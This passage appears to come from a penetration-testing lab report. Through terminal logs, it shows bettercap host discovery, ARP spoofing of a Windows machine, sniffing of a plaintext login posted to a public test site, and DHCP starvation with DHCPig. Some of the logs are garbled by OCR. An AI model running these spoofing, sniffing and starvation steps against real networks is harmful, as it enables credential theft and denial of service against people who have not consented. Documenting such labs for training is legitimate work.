


Fig.5.12 Trying to login by using Sniffed Credentials



6. BETTERCAP

Fig.6.1 start bettercap on interface eth0

```

root@kali:~# bettercap -iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

[14:37:13] [sys.log] [ ] gateway monitor started ...
[14:37:13] [sys.log] [ ] net.probe on
[14:37:40] [sys.log] [err] unknown or invalid syntax "net.probe on", type help for the help menu.
[14:37:46] [sys.log] [ ] net.probe starting net.recon as a requirement for net.probe
[14:37:46] [sys.log] [ ] net.probe probing 256 addresses on 192.168.1.0/24
[14:37:46] [endpoint.new] endpoint 192.168.1.20 detected as a6:5a:60:40:9d:fe.
[14:37:46] [endpoint.new] endpoint 192.168.1.18 detected as 68:7a:64:6d:a4:bb (Intel Corporate).
[14:37:46] [endpoint.new] endpoint 192.168.1.11 detected as 96:12:ff:80:46:e3.
[14:37:46] [endpoint.new] endpoint 192.168.1.25 detected as 02:fd:93:16:01:1b.
[14:37:46] [endpoint.new] endpoint 192.168.1.43 detected as 14:13:33:69:b7:db (AzureWave Technology Inc.).
[14:37:46] [endpoint.new] endpoint 192.168.1.180 detected as 08:00:27:0b:85:93 (PCS Systemtechnik GmbH).
[14:37:46] [endpoint.new] endpoint 192.168.1.7 detected as cc:5e:f8:d0:78:e5 (CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.).
[14:37:46] [endpoint.new] endpoint 192.168.1.50 detected as e4:c7:67:56:40:23 (Intel Corporate).
[14:37:46] [endpoint.new] endpoint 192.168.1.55 detected as 48:e7:da:5d:1d:35 (AzureWave Technology Inc.).
[14:37:46] [endpoint.new] endpoint 192.168.1.10 detected as e8:c7:cf:a0:ab:d6 (Wistron Neweb Corporation).
[14:37:46] [endpoint.new] endpoint 192.168.1.58 detected as f8:94:c2:f1:b9:09 (Intel Corporate).
[14:37:46] [endpoint.new] endpoint 192.168.1.41 detected as 48:a4:72:b7:54:30 (Intel Corporate).
[14:37:46] [endpoint.new] endpoint 192.168.1.61 detected as 72:9f:c9:72:1f:16.
[14:37:46] [endpoint.new] endpoint 192.168.1.13 detected as b2:c9:34:f9:9d:25.
[14:37:46] [endpoint.new] endpoint 192.168.1.21 detected as 9a:a5:46:b2:a9:4d.
[14:37:46] [endpoint.new] endpoint 192.168.1.9 detected as 50:c2:e8:5c:9b:33 (CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.).
[14:37:46] [endpoint.new] endpoint 192.168.1.3 detected as e4:c7:67:56:40:23 (Intel Corporate).
[14:37:46] [endpoint.new] endpoint 192.168.1.51 detected as 38:00:25:1d:4b:a6 (Intel Corporate).
[14:37:46] [endpoint.new] endpoint 192.168.1.47 detected as 34:e6:ad:6e:74:f9 (Intel Corporate).
[14:37:46] [endpoint.new] endpoint 192.168.1.32 detected as ee:97:13:29:92:36.
[14:37:46] [endpoint.new] endpoint 192.168.1.31 detected as f6:c4:12:da:8d:43.
[14:37:46] [endpoint.new] endpoint 192.168.1.38 detected as b0:7d:64:41:e2:09 (Intel Corporate).
[14:37:46] [endpoint.new] endpoint 192.168.1.17 detected as 94:bb:43:a5:1f:b5 (AzureWave Technology Inc.).
[14:37:46] [net.show]

IP      MAC      Name      Vendor      Sent      Recvd      Seen
192.168.1.68 08:00:27:eb:83:37 eth0 PCS Systemtechnik GmbH 0 B 0 B 14:37:13
192.168.1.1 a0:91:ca:62:bb:61 gateway 1.1 kB 9.1 kB 14:37:13

```

Fig.6.2 check for all the devices inn the network

```

root@kali:~# bettercap -iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

[14:37:46] [endpoint.new] endpoint 192.168.1.31 detected as f6:c4:12:da:8d:43.
[14:37:46] [endpoint.new] endpoint 192.168.1.38 detected as b0:7d:64:41:e2:09 (Intel Corporate).
[14:37:46] [endpoint.new] endpoint 192.168.1.17 detected as 94:bb:43:a5:1f:b5 (AzureWave Technology Inc.).
[14:37:46] [net.show]

IP      MAC      Name      Vendor      Sent      Recvd      Seen
192.168.1.68 08:00:27:eb:83:37 eth0 PCS Systemtechnik GmbH 0 B 0 B 14:37:13
192.168.1.1 a0:91:ca:62:bb:61 gateway 1.1 kB 9.1 kB 14:37:13
192.168.1.3 e4:c7:67:56:40:23 Intel Corporate 0 B 92 B 14:37:46
192.168.1.7 cc:5e:f8:d0:78:e5 CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD. 0 B 92 B 14:37:46
192.168.1.9 50:c2:e8:5c:9b:33 CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD. 0 B 192 B 14:37:46
192.168.1.10 e8:c7:cf:a0:ab:d6 Wistron Neweb Corporation 0 B 92 B 14:37:46
192.168.1.11 96:12:ff:80:46:e3 0 B 92 B 14:37:46
192.168.1.13 b2:c9:34:f9:9d:25 0 B 92 B 14:37:46
192.168.1.17 94:bb:43:a5:1f:b5 AzureWave Technology Inc. 0 B 92 B 14:37:46
192.168.1.18 68:7a:64:6d:a4:bb Intel Corporate 0 B 92 B 14:37:46
192.168.1.20 a6:5a:60:40:9d:fe 0 B 92 B 14:37:46
192.168.1.21 9a:a5:46:b2:a9:4d 0 B 92 B 14:37:46
192.168.1.25 02:fd:93:16:01:1b 0 B 92 B 14:37:46
192.168.1.31 f6:c4:12:da:8d:43 0 B 92 B 14:37:46
192.168.1.32 ee:97:13:29:92:36 0 B 92 B 14:37:46
192.168.1.38 b0:7d:64:41:e2:09 Intel Corporate 0 B 92 B 14:37:46
192.168.1.41 48:a4:72:b7:54:30 Intel Corporate 0 B 92 B 14:37:46
192.168.1.43 14:13:33:69:b7:db BRUCE AzureWave Technology Inc. 23 kB 3.2 kB 14:37:50
192.168.1.47 34:e6:ad:6e:74:f9 Intel Corporate 0 B 92 B 14:37:46
192.168.1.50 e4:c7:67:56:40:23 Intel Corporate 0 B 92 B 14:37:46
192.168.1.51 38:00:25:1d:4b:a6 Intel Corporate 0 B 92 B 14:37:46
192.168.1.55 48:e7:da:5d:1d:35 AzureWave Technology Inc. 0 B 92 B 14:37:46
192.168.1.58 f8:94:c2:f1:b9:09 Intel Corporate 0 B 92 B 14:37:46
192.168.1.61 72:9f:c9:72:1f:16 0 B 92 B 14:37:46
192.168.1.180 08:00:27:0b:85:93 WINDOWS11 PCS Systemtechnik GmbH 28 kB 2.5 kB 14:37:50

14 kB / 114 kB / 1116 pkts

[14:38:01] [endpoint.new] endpoint 192.168.1.5 detected as d4:ab:61:65:2d:f4.
[14:38:01] [sys.log] [ ] set arp.spoof.targets 192.168.1.180
[14:38:01] [sys.log] [ ] arp.spoof on
[14:38:45] [sys.log] [ ] [ ] arp.spoof arp spoofer started, probing 1 targets.

```

POC'S


Fig.6.3 start the ARP spoofing

```

192.168.1.0/24 > 192.168.1.68 » [14:38:01] [endpoint.new] endpoint 192.168.1.5 detected as d4:ab:61:65:2d:f4.
192.168.1.0/24 > 192.168.1.68 » set arp.spoof.targets 192.168.1.180
192.168.1.0/24 > 192.168.1.68 » arp.spoof on
192.168.1.0/24 > 192.168.1.68 » [14:38:45] [sys.log] [ARP] ARP_SPOOF arp spoofer started, probing 1 targets.
192.168.1.0/24 > 192.168.1.68 » [14:38:50] [endpoint.new] endpoint 192.168.1.52 detected as 32:d6:60:d2:7b:f1.
192.168.1.0/24 > 192.168.1.68 » set net.sniff.verbose t[14:39:06] [endpoint.new] endpoint 192.168.1.52 detected as 62:df:f8:fe:24:5a.
192.168.1.0/24 > 192.168.1.68 » s[14:39:10] [endpoint.lost] endpoint 192.168.1.52 32:d6:60:d2:7b:f1 lost.
192.168.1.0/24 > 192.168.1.68 » s[14:39:10] [endpoint.lost] endpoint 192.168.1.5 (mac=) d4:ab:61:65:2d:f4 lost.
192.168.1.0/24 > 192.168.1.68 » set.sniff on
192.168.1.0/24 > 192.168.1.68 » [14:39:16] [sys.log] [ERR] unknown or invalid syntax "set.sniff on", type help for the help menu.
192.168.1.0/24 > 192.168.1.68 » [14:39:34] [endpoint.lost] endpoint 192.168.1.4 (METASPLOITABLE) a0:91:ca:62:bb:6a lost.
192.168.1.0/24 > 192.168.1.68 » set net.sniff on
192.168.1.0/24 > 192.168.1.68 » [14:39:50] [endpoint.new] endpoint 192.168.1.50 detected as a0:91:ca:62:bb:6a.
192.168.1.0/24 > 192.168.1.68 » [14:40:06] [endpoint.lost] endpoint 192.168.1.18 (EREN_VEGAR) a0:91:ca:62:bb:6a lost.
192.168.1.0/24 > 192.168.1.68 » [14:40:06] [endpoint.new] endpoint 192.168.1.18 (DESKTOP-NODG3TU) detected as a0:91:ca:62:bb:6a.
192.168.1.0/24 > 192.168.1.68 » [14:40:15] [endpoint.lost] endpoint 192.168.1.52 detected as 62:df:f8:fe:24:5a.
192.168.1.0/24 > 192.168.1.68 » [14:40:15] [endpoint.lost] endpoint 192.168.1.52 62:df:f8:fe:24:5a lost.
192.168.1.0/24 > 192.168.1.68 » [14:40:20] [endpoint.lost] endpoint 192.168.1.18 (DESKTOP-NODG3TU) a0:91:ca:62:bb:6a lost.
192.168.1.0/24 > 192.168.1.68 » [14:40:31] [endpoint.new] endpoint 192.168.1.36 detected as a0:91:ca:62:bb:6a.
192.168.1.0/24 > 192.168.1.68 » [14:40:47] [endpoint.lost] endpoint 192.168.1.18 (DESKTOP-1Q10L1N) a0:91:ca:62:bb:6a lost.
192.168.1.0/24 > 192.168.1.68 » [14:40:48] [endpoint.new] endpoint 192.168.1.50 detected as a0:91:ca:62:bb:6a.
192.168.1.0/24 > 192.168.1.68 » [14:40:59] [endpoint.new] endpoint 192.168.1.50 detected as 1e:76:68:7e:3f:5c.
192.168.1.0/24 > 192.168.1.68 » [14:41:02] [endpoint.lost] endpoint 192.168.1.50 (DESKTOP-1Q10L1N) a0:91:ca:62:bb:6a lost.
192.168.1.0/24 > 192.168.1.68 » [14:41:05] [endpoint.lost] endpoint 192.168.1.18 (DESKTOP-CK7593E) 02:fa:93:16:01:1b lost.
192.168.1.0/24 > 192.168.1.68 » [14:41:14] [endpoint.new] endpoint 192.168.1.25 (DESKTOP-CK7593E) detected as 02:fa:93:16:01:1b.
192.168.1.0/24 > 192.168.1.68 » [14:41:21] [endpoint.lost] endpoint 192.168.1.36 detected as a0:91:ca:62:bb:6a.
192.168.1.0/24 > 192.168.1.68 » [14:41:27] [endpoint.new] endpoint 192.168.1.52 detected as 00:c0:6c:97:09:94 (SVEC COMPUTER CORP.).
192.168.1.0/24 > 192.168.1.68 » [14:41:32] [endpoint.lost] endpoint 192.168.1.36 (DESKTOP-L5FPBQK.local.) a0:91:ca:62:bb:6a lost.
192.168.1.0/24 > 192.168.1.68 » [14:41:37] [endpoint.lost] endpoint 192.168.1.18 62:df:f8:fe:24:5a lost.
192.168.1.0/24 > 192.168.1.68 » [14:41:38] [endpoint.new] endpoint 192.168.1.50 detected as a0:91:ca:62:bb:6a.
192.168.1.0/24 > 192.168.1.68 » [14:41:51] [endpoint.lost] endpoint 192.168.1.36 (EREN_VEGAR) a0:91:ca:62:bb:6a lost.
192.168.1.0/24 > 192.168.1.68 » [14:42:03] [endpoint.new] endpoint 192.168.1.28 (WORKGROUP) detected as a0:91:ca:62:bb:6a.
192.168.1.0/24 > 192.168.1.68 » [14:42:16] [endpoint.lost] endpoint 192.168.1.50 (WORKGROUP) a0:91:ca:62:bb:6a lost.
192.168.1.0/24 > 192.168.1.68 » [14:42:16] [endpoint.new] endpoint 192.168.1.52 detected as 00:c0:6c:97:09:94 (SVEC COMPUTER CORP.).
192.168.1.0/24 > 192.168.1.68 » [14:42:20] [endpoint.lost] endpoint 192.168.1.52 00:c0:6c:97:09:94 (SVEC COMPUTER CORP.) lost.

```

Fig.6.4 start the Wireshark to monitor ARP Spoofing



POC'S

Fig.6.4 Start the Sniffing and wait for to get the credentials

```
root@kali:~# net-sniff on
[14:41:38] [endpoint.new] endpoint 192.168.1.50 detected as a0:91:ca:62:bb:6a.
[14:41:51] [endpoint.lost] endpoint 192.168.1.50 (EREN_YEGAR) a0:91:ca:62:bb:6a lost.
[14:42:03] [endpoint.new] endpoint 192.168.1.28 (WORKGROUP) detected as a0:91:ca:62:bb:6a.
[14:42:16] [endpoint.lost] endpoint 192.168.1.28 (WORKGROUP) a0:91:ca:62:bb:6a lost.
[14:42:20] [endpoint.new] endpoint 192.168.1.52 detected as 00:c0:6c:97:09:94 (SVEC COMPUTER CORP.).
[14:42:20] [endpoint.lost] endpoint 192.168.1.52 00:c0:6c:97:09:94 (SVEC COMPUTER CORP.) lost.
[14:42:27] [endpoint.new] endpoint 192.168.1.40 (DESKTOP-02M7DLR) detected as a0:91:ca:62:bb:6a.
[14:42:37] [endpoint.lost] endpoint 192.168.1.40 (DESKTOP-02M7DLR) a0:91:ca:62:bb:6a lost.
[14:42:37] [net.sniff.tcp] tcp 104.18.39.21:https > BRUCE:49660 44 bytes
[14:42:37] [net.sniff.tcp] tcp BRUCE:49660 > 104.18.39.21:https 48 bytes
[14:42:37] [net.sniff.tcp] tcp 104.18.39.21:https > BRUCE:49660 20 bytes
[14:42:38] [endpoint.lost] endpoint 192.168.1.52 00:c0:6c:97:09:94 (SVEC COMPUTER CORP.) lost.
[14:42:38] [net.sniff.dns] dns f800::61eb:6505:9292:ce7a > f800::50ba:7c1a:3de:9993 : iris-de-prod-azsc-v2-jpw.japanwest.cloudapp.azure.com is 40.74.78.229
[14:42:38] [net.sniff.tcp] tcp WINDOWS11:61171 > 40.74.78.229:https 32 bytes
[14:42:38] [net.sniff.tcp] tcp 40.74.78.229:https > WINDOWS11:61171 32 bytes
[14:42:38] [net.sniff.tcp] tcp WINDOWS11:61172 > 40.74.78.229:https 32 bytes
[14:42:38] [net.sniff.tcp] tcp 40.74.78.229:https > WINDOWS11:61172 32 bytes
[14:42:38] [net.sniff.tcp] tcp WINDOWS11:61171 > 40.74.78.229:https 32 bytes
[14:42:38] [net.sniff.tcp] tcp 40.74.78.229:https > WINDOWS11:61171 32 bytes
[14:42:38] [net.sniff.tcp] tcp WINDOWS11:61172 > 40.74.78.229:https 20 bytes
[14:42:38] [net.sniff.tcp] tcp 40.74.78.229:https > WINDOWS11:61172 20 bytes
[14:42:38] [net.sniff.tcp] tcp WINDOWS11:61171 > 40.74.78.229:https 32 bytes
[14:42:38] [net.sniff.tcp] tcp 40.74.78.229:https > WINDOWS11:61171 32 bytes
[14:42:38] [net.sniff.https] https WINDOWS11 > https://fd.api.iris.microsoft.com
[14:42:38] [net.sniff.https] https WINDOWS11 > https://fd.api.iris.microsoft.com
[14:42:38] [net.sniff.https] https WINDOWS11 > https://fd.api.iris.microsoft.com
[14:42:39] [net.sniff.tcp] tcp 40.74.78.229:https > WINDOWS11:61172 2520 bytes
[14:42:39] [net.sniff.tcp] tcp WINDOWS11:61172 > 40.74.78.229:https 20 bytes
[14:42:39] [net.sniff.tcp] tcp 40.74.78.229:https > WINDOWS11:61172 2520 bytes
[14:42:39] [net.sniff.tcp] tcp WINDOWS11:61172 > 40.74.78.229:https 20 bytes
[14:42:39] [net.sniff.tcp] tcp 40.74.78.229:https > WINDOWS11:61172 32 bytes
[14:42:39] [net.sniff.tcp] tcp WINDOWS11:61172 > 40.74.78.229:https 32 bytes
[14:42:39] [net.sniff.tcp] tcp 40.74.78.229:https > WINDOWS11:61172 32 bytes
```

Fig.6.5 here we get the credentials from the target machine

```
root@kali:~# net-sniff on
[14:43:00] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> WINDOWS11 (993 B text/html; charset=UTF-8)
[14:43:00] [net.sniff.tcp] tcp WINDOWS11:49430 > 44.228.249.3:http 20 bytes
[14:43:00] [net.sniff.tcp] tcp WINDOWS11:50194 > 34.211.102.242:https 20 bytes
[14:43:01] [net.sniff.dns] dns 192.168.1.63 : ATHARVA.local is 192.168.1.63, 2401:4900:8f54:d342:1470:67d1:d924:12, 2401:4900:8f54:d342:a504:f4a0:341d:592
[14:43:06] [net.sniff.tcp] tcp 142.251.12.188:hprvroom > BRUCE:51918 32 bytes
[14:43:06] [net.sniff.tcp] tcp BRUCE:51918 > 142.251.12.188:hprvroom 21 bytes
[14:43:07] [net.sniff.udp] udp 192.168.1.46:netbios-ns > 192.168.1.255:netbios-ns 58 bytes
[14:43:07] [net.sniff.http.request] http WINDOWS11 POST testphp.vulnweb.com/userinfo.php


POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Referer: http://testphp.vulnweb.com/login.php
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-Id: 1
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Content-Length: 20
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate

uname=test&pass=test

[14:43:08] [net.sniff.tcp] tcp 44.228.249.3:http > WINDOWS11:49430 20 bytes
[14:43:08] [net.sniff.udp] udp 192.168.1.46:netbios-ns > 192.168.1.255:netbios-ns 58 bytes
[14:43:08] [net.sniff.tcp] tcp 44.228.249.3:http > WINDOWS11:49430 459 bytes
[14:43:08] [net.sniff.tcp] tcp WINDOWS11:49430 > 44.228.249.3:http 20 bytes
[14:43:08] [net.sniff.tcp] tcp 44.228.249.3:http > WINDOWS11:49430 1270 bytes
[14:43:08] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> WINDOWS11 (962 B text/html; charset=UTF-8)

HTTP/1.1 200 OK
Content-Encoding: gzip
Server: nginx/1.19.0
Date: Tue, 16 Dec 2025 09:13:07 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38ubuntu20.04.1deb.sury.org-1
Set-Cookie: login=test&test
```

Fig. 6.6 Try to login using that credentials



7. DHCP STARVATION

Fig.7.1 Performing DHCP Starvation DHCPig





Fig.7.2 Start DHCPig



POC'S

Fig. Starting Attack

```
root@kali: ~/home/mugtha/DHCPig
# pig.py -i eth0
/usr/local/bin/pig.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  import ("pkg_resources"), run_script( dhcpig="0.0.0", pig.py)
[ ] [INFO] - using interface eth0
[ ] Thread 0 - (Sniffer) READY
[ ] Thread 1 - (Sender) READY
[ ] DHCP Discover
[ ] DHCP Request 192.168.0.108 from 192.168.0.1
